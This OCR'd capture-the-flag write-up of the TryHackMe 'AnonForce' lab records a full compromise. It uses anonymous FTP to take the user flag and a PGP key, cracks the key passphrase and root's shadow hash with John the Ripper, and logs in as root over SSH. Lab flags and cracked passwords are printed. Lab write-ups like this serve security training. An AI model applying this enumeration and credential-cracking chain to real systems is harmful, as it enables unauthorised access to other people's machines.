AnonForce

Working Theory

Enumeration

Tools

nmap


```
# Nmap 7.80 scan initiated Mon Jun 22 01:10:13 2020 as: nmap -sC -sV -oN portscn 10.10.173.9
Nmap scan report for 10.10.173.9
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Jun 21 09:01 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x   93 0        0               0 Jun 21 09:01 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
```

```
| drwxr-xr-x   18 0        0             540 Jun 21 09:01 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 Jun 21 09:01 sys
|_Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.10.47
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
|   256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
|_  256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jun 22 01:10:29 2020 -- 1 IP address (1 host up) scanned in 16.24 seconds
```

Targets

ftp

interesting it show all the remote system root directory



grab user flag!!

```
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd home
250 Directory successfully changed.
ftp> cd melodius
550 Failed to change directory.
ftp> ls
200 PORT command successful. Consider using PASV.
c150 Here comes the directory listing.
drwxr-xr-x 4 1000 1000 4096 Aug 11 2019 melodias
d226 Directory send OK.
ftp> cd melodias
250 Directory successfully changed.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (174.1976 kB/s)
ftp> exit
221 Goodbye.
nobodyatall@0xB105F00D:~/tryhackme/anonforce$ cat user.txt
606083fd33beb1284fc51f411a706af8
nobodyatall@0xB105F00D:~/tryhackme/anonforce$
[thm] 0:bash* 1:sudo-
```

Post Exploitation

Privilege Escalation

Ftp -> root
=======

found notread directory in /

```
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread
```

content..
//interesting...

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 .
drwxr-xr-x   23 0        0            4096 Aug 11  2019 ..
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
ftp> get *
local: crontab remote: *
```


crack private.asc private key
//found credential (xbox360)

```
nobodyatall@0xB105F00D:~/tryhackme/anonforce$ gpg2john private.asc > hash

File private.asc
nobodyatall@0xB105F00D:~/tryhackme/anonforce$ john --wordlist=/usr/share/w
ordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA5
12 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES1
92 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9
 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xbox360          (anonforce)
1g 0:00:00:00 DONE (2020-06-22 01:24) 1.754g/s 1631p/s 1631c/s 1631C/s xbo
x360..sheena
Use the "--show" option to display all of the cracked passwords reliably
Session completed
nobodyatall@0xB105F00D:~/tryhackme/anonforce$
                                                "0xB105F00D" 01:24 22-Jun-20
```

import private key to gpg

```
nobodyatall@0xB105F00D:~/tryhackme/anonforce$ gpg --import private.asc
gpg: /home/nobodyatall/.gnupg/trustdb.gpg: trustdb created
gpg: key B92CD1F280AD82C2: public key "anonforce <melodias@anonforce.nsa>"
 imported
gpg: key B92CD1F280AD82C2: secret key imported
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not change
d
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
nobodyatall@0xB105F00D:~/tryhackme/anonforce$ S
```

decrypt backup.pgp found shadow file wow!!




crack root hash
//cred (root:hikari)

```
nobodyatall@0xB105F00D:~/tryhackme/anonforce$ john --wordlist=/usr/share/wo
rdlists/rockyou.txt rootHash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hikari           (?)
1g 0:00:00:18 DONE (2020-06-22 01:53) 0.05470g/s 371.1p/s 371.1c/s 371.1C/s
 98765432..random1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
nobodyatall@0xB105F00D:~/tryhackme/anonforce$
```

able to login to root user with ssh

```
nobodyatall@0xB105F00D:~/tryhackme/anonforce$ ssh root@10.10.173.9
root@10.10.173.9's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~#
                                                    "0xB105F00D" 01:55 22-Jun-20
```

grab root flag!



Creds

private.asc
---
xbox360

root ssh
---
root:hikari

Flags

Write-up Images